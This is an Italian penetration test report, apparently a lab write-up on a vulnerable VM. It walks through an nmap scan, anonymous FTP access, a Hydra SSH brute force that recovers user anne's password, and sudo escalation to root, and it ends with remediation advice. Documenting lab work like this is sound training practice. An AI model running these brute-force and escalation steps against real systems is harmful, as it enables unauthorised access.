

Rapporto di Penetration Test

Introduzione

Questo report descrive l'esecuzione di un penetration test su una blackbox. Il test è stato eseguito in due fasi principali: una prima fase in cui abbiamo esplorato le porte aperte e un'analisi delle possibili vulnerabilità, e una seconda fase che ha incluso l'accesso tramite brute force per ottenere i permessi di root.

Prima parte - Scansione con Nmap e accesso FTP

La prima fase del penetration test ha avuto come obiettivo l'individuazione delle porte aperte sulla macchina target. Abbiamo utilizzato lo strumento Nmap per eseguire una scansione delle porte aperte e abbiamo rilevato che il servizio FTP era attivo. Abbiamo quindi tentato di accedere tramite il login anonimo all'FTP e siamo riusciti a connetterci con successo.

```
francesco@kali: ~  
File Actions Edit View Help  
(francesco@kali)-[~]  
$ nmap -sS -sV -O 192.168.64.8  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-09 16:02 CEST  
Nmap scan report for 192.168.64.8  
Host is up (0.0019s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.5  
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))  
MAC Address: 66:8E:1C:17:5D:3A (Unknown)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.14  
Network Distance: 1 hop  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.76 seconds
```

Una volta connessi, abbiamo scaricato un file chiamato 'user' e abbiamo cercato di determinare quali utenti fossero in grado di accedere al sistema senza una chiave pubblica. L'utente che aveva questa possibilità era 'anne'. Abbiamo quindi concentrato la nostra

attenzione su questo account.

```
francesco@kali: ~  
File Actions Edit View Help  
francesco@kali)~  
$ ftp 192.168.64.8  
Connected to 192.168.64.8.  
220 (vsFTPd 2.3.5)  
Name (192.168.64.8:francesco): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||37441|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534   65534   4096 Mar 03  2018 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||7062|).  
150 Here comes the directory listing.  
-rw-r--r--  1 0       0       31 Mar 03  2018 users.txt.bk  
226 Directory send OK.  
ftp> get users.txt.bk  
local: users.txt.bk remote: users.txt.bk  
229 Entering Extended Passive Mode (|||2932|).  
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).  
100% |*****| 31 33.48 KiB/s 00:00 ETA  
226 Transfer complete.  
31 bytes received in 00:00 (9.59 KiB/s)  
ftp>
```

Seconda parte - Brute Force su Anne con Hydra


Successivamente, abbiamo eseguito un attacco di brute force sull'utente 'anne' utilizzando lo strumento Hydra e la libreria di password 'rockyou'. Questo attacco ha permesso di scoprire la password dell'utente 'anne'. Una volta ottenuta la password, abbiamo eseguito il comando 'sudo su' per ottenere i permessi di root. Abbiamo inserito la password e siamo riusciti ad acquisire i privilegi di amministratore sulla macchina.

```
francesco@kali: ~  
File Actions Edit View Help  
francesco@kali)~  
$ hydra -l /home/francesco/users.txt -P /home/francesco/small-pass.txt 192.168.64.8 -t3 ssh -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non  
e *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 17:35:20  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.resto  
[DATA] max 3 tasks per 1 server, overall 3 tasks, 1000 login tries (l:2/p:500), ~334 tries per task  
[DATA] attacking ssh://192.168.64.8:22/  
[ATTEMPT] target 192.168.64.8 - login "anne" - pass "123456" - 1 of 1000 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "anne" - pass "12345" - 2 of 1000 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "anne" - pass "123456789" - 3 of 1000 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "anne" - pass "password" - 4 of 1000 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "anne" - pass "iloveyou" - 5 of 1000 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "anne" - pass "princess" - 6 of 1000 [child 1] (0/0)  
[22][ssh] host: 192.168.64.8 login: anne password: princess  
[ATTEMPT] target 192.168.64.8 - login "" - pass "123456" - 501 of 1000 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "" - pass "12345" - 502 of 1000 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "" - pass "123456789" - 503 of 1000 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "" - pass "password" - 504 of 1000 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "" - pass "iloveyou" - 505 of 1000 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "" - pass "princess" - 506 of 1000 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "" - pass "1234567" - 507 of 1000 [child 2] (0/0)
```

Analisi del file sudoers

Durante l'attività di analisi, abbiamo eseguito il comando 'sudo -l' per verificare i privilegi dell'utente 'anne'. Abbiamo scoperto che l'utente aveva i privilegi per eseguire qualsiasi

comando con i permessi di root, come indicato dal file sudoers.



```
File Actions Edit View Help
anne@bsides2018:/etc/pam.d$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:/etc/pam.d$ sudo /bin/bash
root@bsides2018:/etc/pam.d# sudo whoami
root
root@bsides2018:/etc/pam.d#
```

Conclusioni

Il penetration test ha avuto successo, e siamo riusciti ad acquisire i privilegi di root sulla macchina target. Le principali vulnerabilità sfruttate sono state l'accesso FTP anonimo, l'utilizzo di credenziali deboli per l'utente 'anne' e la configurazione dei privilegi sudo non sicura. Per migliorare la sicurezza del sistema, è consigliato: disabilitare l'accesso FTP anonimo, utilizzare password più sicure per gli utenti, e configurare correttamente il file sudoers.